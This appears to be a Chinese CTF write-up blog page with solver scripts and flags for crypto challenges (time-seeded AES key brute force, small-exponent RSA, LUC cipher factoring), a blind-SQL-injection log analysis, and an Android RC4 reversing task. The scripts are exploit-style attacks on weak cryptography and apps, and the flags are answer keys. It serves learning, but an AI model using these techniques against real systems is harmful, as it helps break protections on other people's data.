
flag{w3lc0m3_T0_VEC}

√day

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
import time
import random
import datetime
from Crypto.Cipher import AES
from Crypto.Util.number import long_to_bytes
# from Crypto.Util.padding import unpad <-- 我们不再需要这一行

# --- 手动添加 unpad 函数 ---
def pkcs7_unpad(data, block_size=AES.block_size):
"""
手动实现 PKCS#7 unpadding
"""
if not data:
raise ValueError("Input data cannot be empty")

# 最后一位字节代表填充的长度
pad_len = data[-1]

# 检查填充长度是否有效
if pad_len > block_size or pad_len == 0:
raise ValueError("Invalid PKCS#7 padding (bad length)")

# 检查所有填充字节是否都等于 pad_len
padding = data[-pad_len:]
if padding != bytes([pad_len]) * pad_len:
raise ValueError("Invalid PKCS#7 padding (bad bytes)")

# 返回移除填充后的数据
return data[:-pad_len]
# --- 函数结束 ---


# 题目给定的 cipher 内容(十六进制)
cipher_hex = "611516a78cf9bfb6e85969882c798f9829026aef57565c3be6b0d4047d87a8a2"
# 将其解码为字节
cipher_bytes = bytes.fromhex(cipher_hex)

# 从图片中获取的文件修改时间 "2025/10/11 10:27"
# 我们将从这一分钟的第 0 秒开始爆破
start_time_str = "2025-10-11 10:27:00"

# 将时间字符串转换为 datetime 对象
dt_start = datetime.datetime.strptime(start_time_str, "%Y-%m-%d %H:%M:%S")

# 获取 "2025-10-11 10:27:00" 的 UNIX 时间戳(整数)
start_timestamp = int(dt_start.timestamp())

print(f"开始爆破时间戳,从 {start_timestamp} (对应 {start_time_str} 本地时间) 开始...")

# 循环 60 秒
for i in range(60):
current_seed = start_timestamp + i

# 1. 使用与加密脚本完全相同的逻辑设置种子
random.seed(current_seed)

# 2. 生成完全相同的密钥
key = long_to_bytes(random.getrandbits(128), 16)

# 3. 尝试解密
aes = AES.new(key, AES.MODE_ECB)
try:
padded_flag = aes.decrypt(cipher_bytes)

# 4. 尝试反填充 (使用我们手写的函数)
# flag_bytes = unpad(padded_flag, AES.block_size) <-- 这是旧代码
flag_bytes = pkcs7_unpad(padded_flag) # <-- 这是新代码

# 5. 尝试解码并检查 flag 格式
flag_str = flag_bytes.decode('utf-8')

if flag_str.startswith("flag{") and flag_str.endswith("}"):
print("\n" + "="*30)
print(f"[+] 成功找到 Flag!")
print(f" 使用的时间戳 (Seed): {current_seed}")
print(f" 生成的密钥 (Hex): {key.hex()}")
print(f" Flag: {flag_str}")
print("="*30)
break

except (ValueError, UnicodeDecodeError) as e:
# 忽略错误,继续尝试下一个时间戳
# print(f" 尝试 {current_seed}: 失败 ({e})") # 调试时可以取消注释
if i % 10 == 0:
print(f" 尝试时间戳 {current_seed}... 失败")
continue
else:
# 如果循环正常结束(没有 break),说明没找到
print("\n[-] 爆破 60 秒失败。")
print("[-] 可能的原因:")
print(" 1. 文件修改时间的时区不是你的本地时区(例如,可能是UTC)。")
print(" 2. 'encrypt.py' 的逻辑与提供的不完全一致。")
1
2
3
4
5
6
7
8
9
10
11
12
13
14
开始爆破时间戳,从 1760149620 (对应 2025-10-11 10:27:00 本地时间) 开始...
尝试时间戳 1760149620... 失败
尝试时间戳 1760149630... 失败
尝试时间戳 1760149640... 失败
尝试时间戳 1760149650... 失败
尝试时间戳 1760149660... 失败
尝试时间戳 1760149670... 失败

==============================
[+] 成功找到 Flag!
使用的时间戳 (Seed): 1760149677
生成的密钥 (Hex): 74ca33dab0eccb55b4e398bb5df36db5
Flag: flag{th1s_15_C1Ph3r}
==============================

√ 小小的也很可爱

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
from Crypto.Util.number import long_to_bytes

def i_root(n, k):
"""
计算 n 的整数 k 次方根。
返回一个元组 (root, exact):
root: 最大的整数 x 使得 x**k <= n
exact: 布尔值,True 表示 root**k == n,False 表示不是
"""
if n < 0:
raise ValueError("不能计算负数的根")
if n == 0:


return 0, True

# 使用牛顿法寻找整数根
# 选择一个较好的初始猜测值
u = 1 << (n.bit_length() // k + 1)
s = n + 1 # 保证 s > u

while u < s:
s = u
u = (u * (k - 1) + n // (u**(k - 1))) // k

# s 是最终的整数 k 次方根
return s, s**k == n

# 题目给定的值
n = 52784001379017247950389150696622424845519923776556732941365942498220506021634282177508926954209245258851151992745278639796456957184560239440612704912849365060706989940253747394069439894718519981452690299725681483037004950487212011936575729623756451013371344529951805582263044975232719622345860997499953442227
c = 116905100700138977016481051116597825647282787817325397732015122391414189881820067827829680656436915608677012037683188972300756149032278426600733551403688727794397357070149207883664993595727441
e = 4

print("正在尝试计算 c 的整数 4 次方根...")

# 计算 m = c^(1/e)
m, exact = i_root(c, e)

if exact:
print(f"成功! c 是一个完美的 {e} 次方。")
print(f"计算得到的 m (整数): {m}")

# 将整数 m 转换回字节
try:
flag_bytes = long_to_bytes(m)
print("Flag (字节):", flag_bytes)

# 尝试用 utf-8 解码
flag_str = flag_bytes.decode('utf-8')
print("="*30)
print("Flag (明文):", flag_str)
print("="*30)
except Exception as ex:
print(f"解码 flag 失败: {ex}")
print(f"原始字节 (hex): {flag_bytes.hex()}")
else:
print("失败! c 不是一个完美的 4 次方。")
print("此题可能不是简单的低公钥指数攻击,或者 flag 长度超过了 32 字节。")
1
2
3
4
5
6
7
正在尝试计算 c 的整数 4 次方根...
成功! c 是一个完美的 4 次方。
计算得到的 m (整数): 584734024210313508582707994074540589496115409277
Flag (字节): b'flag{e_1s_T0o_Sm4l1}'
==============================
Flag (明文): flag{e_1s_T0o_Sm4l1}
==============================

√ 是 man 就来做 crypto

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
import sympy
from sympy.abc import x # 导入符号 x
from Crypto.Util.number import long_to_bytes, inverse
import itertools # 用于组合

# --- 题目给定的值 ---
n = 3473746496959825605462924688169146888864625955116507953121476179348558651183737508959053214834785823386088166234600355587493842258871802043261326603447687883552868145978547082414046801405507165696050555928104079006967785484094234820441702836998192368535538651135575460007228881648475995034260031789713277376731364983782933566249992628127850114434271913930254291560219772442249407998568956376520127792954725839455678179276733144208075609154206006999028731287654006974624811773924580794815955885818212775593070730230755427399748337483138101586235875197073
C0 = 2375125496400309481677409829732677916909966218678329567126039282603704750842512138279455647728908078993079137844698763799874104288769052428303493233709658242055372165051460482716311622462579825736372747417606946295726475916238109293736566580774140993269431070275378361943798426270947499631238283962092722447142973848919904456460825191474851760511667605002972690217642036598665955818367627955437450653980646964786886976591393961487171717457497578572518167308586294752210029420468564011360050751898669075998767701143950229711771143307017119702549254722113
# --- 修正 C1 为完整的值 ---
C1 = 674251172427109394028202958544392781242461490289575375927181211095697913473278992909595426746374406985275032694143687976622933847848026767378044610359928515059558269430389188193565534377462104751162061652552703740552571604031560978236961843112527724274660898984067811726830449727864230816015480522803453047721054529823471190852315100322431552019081077567737165488668646750982702138920402818045873440106243531741575878676311400348790572047360694594877547892795726588329610110318181069236775476553153525119663409545595853788307779574561587412094317450217
C2 = 1190657417304563106990328795548043485597315439595311206485671769857216708903007910888760048269228230366281575023276781764781339015733431442754379893125516523814976158311038961819564132414418459326069977471706856129183834899956806071998385894201353386400187978058364067465649406873721147893373341628374481444357040372284456723119509861825125581644158161422875562490342592323435897016560643504974628507983375779970868444110199986119032675827896533377157324499050000405319744064503745349218410673013769733825676601990731257568989447639102343701075346542128
e = 0x10001


# --- 辅助函数 ---

def to_base_k(n, k):
if n == 0:
return '0'
digits = []
while n > 0:
digits.append(str(n % k))
n //= k
return "".join(digits[::-1])


def poly_to_int_sympy(poly, base):
gf2_coeffs = poly.all_coeffs()
int_coeffs = [int(c) for c in gf2_coeffs]
int_poly = sympy.Poly(int_coeffs, x, domain=sympy.ZZ)
return int_poly.eval(base)


# --- 第 1 部分:分解 n (多项式) ---

print(f"[+] 正在将 n 转换为 12 进制...")
n_base12 = to_base_k(n, 12)
print(f" n (12进制) 长度: {len(n_base12)}")

coeffs_gf2 = [int(digit) % 2 for digit in n_base12]
N_poly = sympy.Poly(coeffs_gf2, x, domain=sympy.GF(2))

print(f"[+] 正在分解多项式 N(x) mod 2 (度: {N_poly.degree()})...")

factor_result = sympy.factor_list(N_poly)
factors_with_multiplicity = factor_result[1]

factors_list = []
for poly, multiplicity in factors_with_multiplicity:
for _ in range(multiplicity):
factors_list.append(poly)

num_factors = len(factors_list)
print(f"[+] 找到 {num_factors} 个 GF(2) 因子。正在尝试重组...")

# --- 第 1.5 部分:重组因子 ---
p, q = None, None
GF2 = sympy.GF(2)
X = sympy.Poly(x, domain=GF2)

for i in range(1, 1 << (num_factors - 1)):
p_poly = sympy.Poly(1, x, domain=GF2)
q_poly = sympy.Poly(1, x, domain=GF2)

for j in range(num_factors):
if (i >> j) & 1:
p_poly *= factors_list[j]
else:
q_poly *= factors_list[j]

if p_poly.degree() != 256 or q_poly.degree() != 256:
continue

p_terms = len(p_poly.terms())
q_terms = len(q_poly.terms())

if p_terms <= 21 and q_terms <= 21:
print(f"[+] 找到候选组合 (项数: {p_terms}, {q_terms})")

# --- 第 2 部分:从多项式重建 p 和 q ---
p_cand = poly_to_int_sympy(p_poly, 12)
q_cand = poly_to_int_sympy(q_poly, 12)

print(f" 正在验证 p*q == n ...")
if p_cand * q_cand == n:
# --- 关键修正点 ---
# 将 sympy.Integer 转换为 Python int
p, q = int(p_cand), int(q_cand)
# --- 修正结束 ---

print("[+] 验证成功!n 已分解。")
break

if p is not None:
break

if p is None or q is None:
print("[!] 无法从因子中重构 p 和 q。脚本终止。")
exit()

# --- 第 3 部分:解密 LUC 系统 ---
# (现在 phi 将是 int 类型, inverse() 可以正常工作)
print("[+] 正在解密 LUC 系统...")
phi = (p - 1) * (q - 1)
d = inverse(e, phi)
Q = pow(C2, d, n)
print(f" 已恢复 Q")
Delta = (C1 * C1 - 4 * C2) % n
print(f" Delta = {Delta}")
S_p = sympy.ntheory.residue_ntheory.sqrt_mod(Delta, p, all_roots=False)
S_q = sympy.ntheory.residue_ntheory.sqrt_mod(Delta, q, all_roots=False)
if S_p is None or S_q is None:
print("[!] 错误:Delta 在模 p 或 q 下没有平方根。")
exit()
print(f" S_p (模 p 平方根) = {S_p}")
print(f" S_q (模 q 平方根) = {S_q}")
S = sympy.ntheory.modular.crt([p, q], [S_p, S_q])[0]
print(f" S (Delta的模 n 平方根) = {S}")
inv_2 = inverse(2, n)
A = ((C1 + S) * inv_2) % n
B = ((C1 - S) * inv_2) % n
print(f" 已计算 A (alpha^e) 和 B (beta^e)")
alpha = pow(A, d, n)
beta = pow(B, d, n)
print(f" 已恢复 alpha 和 beta")
m = (alpha + beta + Q) % n
print(f"[+] 计算得到 m (整数): {m}")
flag_bytes = long_to_bytes(m)
print("\n" + "=" * 40)
print(f" Flag: {flag_bytes.decode('utf-8')}")
print("=" * 40)

#是man就来做crypto

Misc

√ 脱裤

1
2
3
4
5
6
7
8
9
10
嘿,安全专家!我们的一个网站最近遭到了黑客的攻击。这个黑客非常狡猾,利用了一种隐蔽的SQL注入技术,所有流量日志中,竟找不到任何明文数据泄露的痕迹。我们只捕获了访问日志(access.log),但里面似乎没有直接泄露数据库内容。你能通过分析日志,还原出黑客窃取的数据吗?

你的任务:

分析提供的 access.log 文件,识别黑客的攻击模式。
还原黑客通过盲注窃取的数据库内容。
找到admin账户的密码的 MD5 值,并作为 flag 提交。
flag 格式为:flag{md5(password)},例如密码哈希是 e10adc3949ba59abbe56e057f20f883e,则 flag 为 flag{e10adc3949ba59abbe56e057f20f883e}。

(你只能找到密码哈希,没有明文密码,相信你自己!)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
import re
import sys
from collections import defaultdict


def analyze_blind_sqli_logs(log_file):
"""
解析 access.log 文件, 还原布尔型盲注数据。
"""

# 核心原理:
# 响应体大小 23 = 真 (TRUE)
# 响应体大小 15 = 假 (FALSE)
TRUE_SIZE = 23

# 1. 定义正则表达式以捕获关键信息
# [!] 已修正: 匹配 URL 编码字符, 例如 %28 对应 ( , %2C 对应 , , %3E 对应 >
log_pattern = re.compile(
# 匹配查询头, 确保是针对 password 和 LIMIT 0,1 (admin)
r"GET /sql-test/.*?ORD%28MID%28%28SELECT.*?password.*?LIMIT%200%2C1%29%2C"

# 捕获组 1: 字符位置 (e.g., 1, 2, 3...)
r"(\d+)"

# 匹配 ',1))>' 对应的 URL 编码
r"%2C1%29%29%3E"

# 捕获组 2: 比较的ASCII值 (e.g., 52, 53, 99...)
r"(\d+)"

# 匹配到行尾, 捕获响应体大小
r".*? HTTP/1\.1\" 200 "

# 捕获组 3: 响应体大小 (e.g., 23 or 15)
r"(\d+)"
)

# 2. 存储所有比较结果
# 格式: { char_index: [(ascii_val, is_true), ...], ... }
comparisons = defaultdict(list)

print(f"[*] 正在读取日志文件: {log_file}...")
try:
with open(log_file, 'r', encoding='utf-8') as f:
for line in f:
match = log_pattern.search(line)

if not match:
# 跳过不相关的日志行
continue

char_index = int(match.group(1))
ascii_val = int(match.group(2))
response_size = int(match.group(3))

is_true = (response_size == TRUE_SIZE)
comparisons[char_index].append((ascii_val, is_true))

except FileNotFoundError:
print(f"\n[!] 错误: 未找到 '{log_file}'。")
print("请确保你已将日志保存为 access.log 并在同一目录下运行此脚本。")
sys.exit(1)
except Exception as e:
print(f"[!] 读取文件时发生错误: {e}")
sys.exit(1)

if not comparisons:
print("\n[!] 错误: 在日志中未找到匹配的 'password' 注入特征。")
print("请再次检查 access.log 文件是否包含来自 14:01:37 之后的 'password' 相关日志。")
sys.exit(1)

print(f"[*] 日志解析完毕。共找到 {len(comparisons)} 个字符位置的注入数据。")

# 3. 还原哈希字符串
password_hash = ""

# 必须按字符索引 (1, 2, 3...) 排序
sorted_indices = sorted(comparisons.keys())

for index in sorted_indices:
char_data = comparisons[index]

# 找到所有为 "真" (True) 的比较值
true_values = [val for val, status in char_data if status is True]

if true_values:
# 字符的ASCII码 = 最后一个为 "真" 的比较值 + 1
# 例如: >52 是 True (23), >53 是 False (15)
# 意味着 max(true_values) = 52, 字符的ASCII码就是 52 + 1 = 53
char_ascii = max(true_values) + 1
password_hash += chr(char_ascii)
else:
# 如果一个字符的所有比较都为 "假" (False)
# 这意味着攻击者在探测 NULL (字符串结尾)
# 例如: ...ORD(MID(..., 33, 1)) > 1... 返回 False
min_false_val = min(val for val, _ in char_data)
if min_false_val < 32: # 低于可打印字符, 认为是NULL
print(f"[*] 在位置 {index} 探测到字符串结尾 (NULL)。")
break
else:
print(f"[?] 警告: 位置 {index} 无法推断,所有比较均为 False。")

print("\n" + "=" * 30)
print(f"[+] 成功还原 MD5 哈希:")
print(f"{password_hash}")
print("=" * 30)

# 4. 生成最终 Flag
final_flag = f"flag{{{password_hash}}}"
print(f"\n[+] 你的 Flag 是:")
print(final_flag)


# --- 运行脚本 ---
if __name__ == "__main__":
analyze_blind_sqli_logs('access.log')

flag{5d7845ac6ee7cfffafc5fe5f35cf666d}

Mobile

√FourthRC

jadx 打开:

RC4:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
package com.example.fourthrc;

import java.nio.charset.StandardCharsets;
import kotlin.UByte;

/* loaded from: classes3.dex */
public final class RC4 {
private RC4() {
}

public static byte[] crypt(byte[] key, byte[] data) {
if (key == null || key.length == 0) {
throw new IllegalArgumentException("key 不能为空");
}
if (data == null) {
return null;
}
int[] S = new int[256];
for (int i = 0; i < 256; i++) {
S[i] = i;
}
int j = 0;
for (int i2 = 0; i2 < 256; i2++) {
j = (S[i2] + j + (key[i2 % key.length] & UByte.MAX_VALUE)) & 255;
int tmp = S[i2];
S[i2] = S[j];
S[j] = tmp;
}
byte[] out = new byte[data.length];
int i3 = 0;
int j2 = 0;
for (int k = 0; k < data.length; k++) {
i3 = (i3 + 1) & 255;
j2 = (S[i3] + j2) & 255;
int tmp2 = S[i3];
S[i3] = S[j2];
S[j2] = tmp2;
int K = S[(S[i3] + S[j2]) & 255];
out[k] = (byte) (data[k] ^ K);
}
return out;
}

public static String encryptToHex(String key, String plaintext) {
byte[] ct = crypt(key.getBytes(StandardCharsets.UTF_8), plaintext.getBytes(StandardCharsets.UTF_8));
return toHex(ct);
}

public static String decryptFromHex(String key, String hexCiphertext) {
byte[] pt = crypt(key.getBytes(StandardCharsets.UTF_8), fromHex(hexCiphertext));
return new String(pt, StandardCharsets.UTF_8);
}

public static String toHex(byte[] data) {
char[] hex = new char[data.length * 2];
char[] digits = "0123456789abcdef".toCharArray();
int j = 0;
for (byte b : data) {
int b2 = b & UByte.MAX_VALUE;
int j2 = j + 1;
hex[j] = digits[b2 >>> 4];
j = j2 + 1;
hex[j2] = digits[b2 & 15];
}
return new String(hex);
}

public static byte[] fromHex(String s) {
if ((s.length() & 1) != 0) {
throw new IllegalArgumentException("hex 长度必须为偶数");
}
int len = s.length() / 2;
byte[] out = new byte[len];
for (int i = 0; i < len; i++) {
int hi = Character.digit(s.charAt(i * 2), 16);
int lo = Character.digit(s.charAt((i * 2) + 1), 16);
if (hi < 0 || lo < 0) {
throw new IllegalArgumentException("非法 hex 字符");
}
out[i] = (byte) ((hi << 4) | lo);
}
return out;
}
}

获得 RC4 密钥 p4ssw0rd

1
2
3
4
5
6
7
8
9
package com.example.fourthrc;

/* loaded from: classes3.dex */
public class Utils {
public static String buildPassphrase() {
byte[] bytes = {112, 52, 115, 115, 119, 48, 114, 100};
return new String(bytes);
}
}
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
package com.example.fourthrc;

import android.os.Bundle;
import android.view.View;
import android.widget.Button;
import android.widget.EditText;
import android.widget.Toast;
import androidx.activity.EdgeToEdge;
import androidx.appcompat.app.AppCompatActivity;
import androidx.core.graphics.Insets;
import androidx.core.view.OnApplyWindowInsetsListener;
import androidx.core.view.ViewCompat;
import androidx.core.view.WindowInsetsCompat;

/* loaded from: classes3.dex */
public class MainActivity extends AppCompatActivity {
@Override // androidx.fragment.app.FragmentActivity, androidx.activity.ComponentActivity, androidx.core.app.ComponentActivity, android.app.Activity
protected void onCreate(Bundle savedInstanceState) {
super.onCreate(savedInstanceState);
EdgeToEdge.enable(this);
setContentView(C0502R.layout.activity_main2);
ViewCompat.setOnApplyWindowInsetsListener(findViewById(C0502R.id.main), new OnApplyWindowInsetsListener() { // from class: com.example.fourthrc.MainActivity$$ExternalSyntheticLambda0
@Override // androidx.core.view.OnApplyWindowInsetsListener
public final WindowInsetsCompat onApplyWindowInsets(View view, WindowInsetsCompat windowInsetsCompat) {
return MainActivity.lambda$onCreate$0(view, windowInsetsCompat);
}
});
Button button = (Button) findViewById(C0502R.id.button);
button.setOnClickListener(new View.OnClickListener() { // from class: com.example.fourthrc.MainActivity$$ExternalSyntheticLambda1
@Override // android.view.View.OnClickListener
public final void onClick(View view) {
MainActivity.this.m344lambda$onCreate$1$comexamplefourthrcMainActivity(view);
}
});
}

static /* synthetic */ WindowInsetsCompat lambda$onCreate$0(View v, WindowInsetsCompat insets) {
Insets systemBars = insets.getInsets(WindowInsetsCompat.Type.systemBars());
v.setPadding(systemBars.left, systemBars.top, systemBars.right, systemBars.bottom);
return insets;
}

/* renamed from: lambda$onCreate$1$com-example-fourthrc-MainActivity, reason: not valid java name */
/* synthetic */ void m344lambda$onCreate$1$comexamplefourthrcMainActivity(View view) {
EditText editFlag = (EditText) findViewById(C0502R.id.editFlag);
String flag = editFlag.getText().toString();
String ans = RC4.decryptFromHex(Utils.buildPassphrase(), "e70de43205fb4b4a74238aaf8cf7cd60302675b036c471de31");
if (flag.equals(ans)) {
Toast.makeText(getApplicationContext(), "You are right", 0).show();
} else {
Toast.makeText(getApplicationContext(), "Please try again", 0).show();
}
}
}

根据以上写出脚本:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
from Crypto.Cipher import ARC4
import binascii

# 1. 定义密钥 (来自 Utils.java)
# b'...' 表示这是一个字节(bytes)字符串
key = b'p4ssw0rd'

# 2. 定义16进制密文 (来自 MainActivity.java)
hex_ciphertext = 'e70de43205fb4b4a74238aaf8cf7cd60302675b036c471de31'

# 3. [关键步骤] 将16进制密文转换为原始字节
try:
ciphertext_bytes = binascii.unhexlify(hex_ciphertext)
except binascii.Error as e:
print(f"密文格式错误: {e}")
print("请确保密文是有效的16进制字符串。")
exit()

# 4. 初始化 RC4 加密器
cipher = ARC4.new(key)

# 5. 执行解密 (RC4 的加密和解密是同一个操作)
plaintext_bytes = cipher.decrypt(ciphertext_bytes)

# 6. 将解密后的字节用 UTF-8 编码转换回文本字符串
try:
flag = plaintext_bytes.decode('utf-8')
print(f"密钥: {key.decode('utf-8')}")
print(f"密文: {hex_ciphertext}")
print("-" * 30)
print(f"Flag: {flag}")
except UnicodeDecodeError:
print("解密成功,但无法解码为 UTF-8 字符串。")
print(f"原始字节: {plaintext_bytes}")

运行结果:

1
2
3
4
密钥: p4ssw0rd
密文: e70de43205fb4b4a74238aaf8cf7cd60302675b036c471de31
------------------------------
Flag: flag{y0U_R_M4st3r_0f_rC4}

flag{y0U_R_M4st3r_0f_rC4}

CATALOG
  1. 1. Misc
    1. 1.1. deepseek->sound
    2. 1.2. 我是祖冲之
    3. 1.3. 简单的校验
  2. 2. Crypto
    1. 2.1. 贝斯
    2. 2.2. baby_RSA
  3. 3. Pwn
    1. 3.1. format
    2. 3.2.
  4. 4. Web
    1. 4.1. 腌黄瓜
    2. 4.2. PHP-RCE
    3. 4.3.
  5. 5. Mobile
    1. 5.1. mobile1
  6. 6.
  7. 7. Web
    1. 7.1. √ezhttp
    2. 7.2. √小小js难不倒你吧
    3. 7.3. √vec-backend
  8. 8. Re
    1. 8.1. √ 巴适
  9. 9. Pwn
    1. 9.1. √ez_integer
    2. 9.2. test_nc
  10. 10. Crypto
    1. 10.1. √ 你知道这是什么
    2. 10.2. √day
    3. 10.3. √ 小小的也很可爱
    4. 10.4. √ 是 man 就来做 crypto
  11. 11. Misc
    1. 11.1. √ 脱裤
  12. 12. Mobile
    1. 12.1. √FourthRC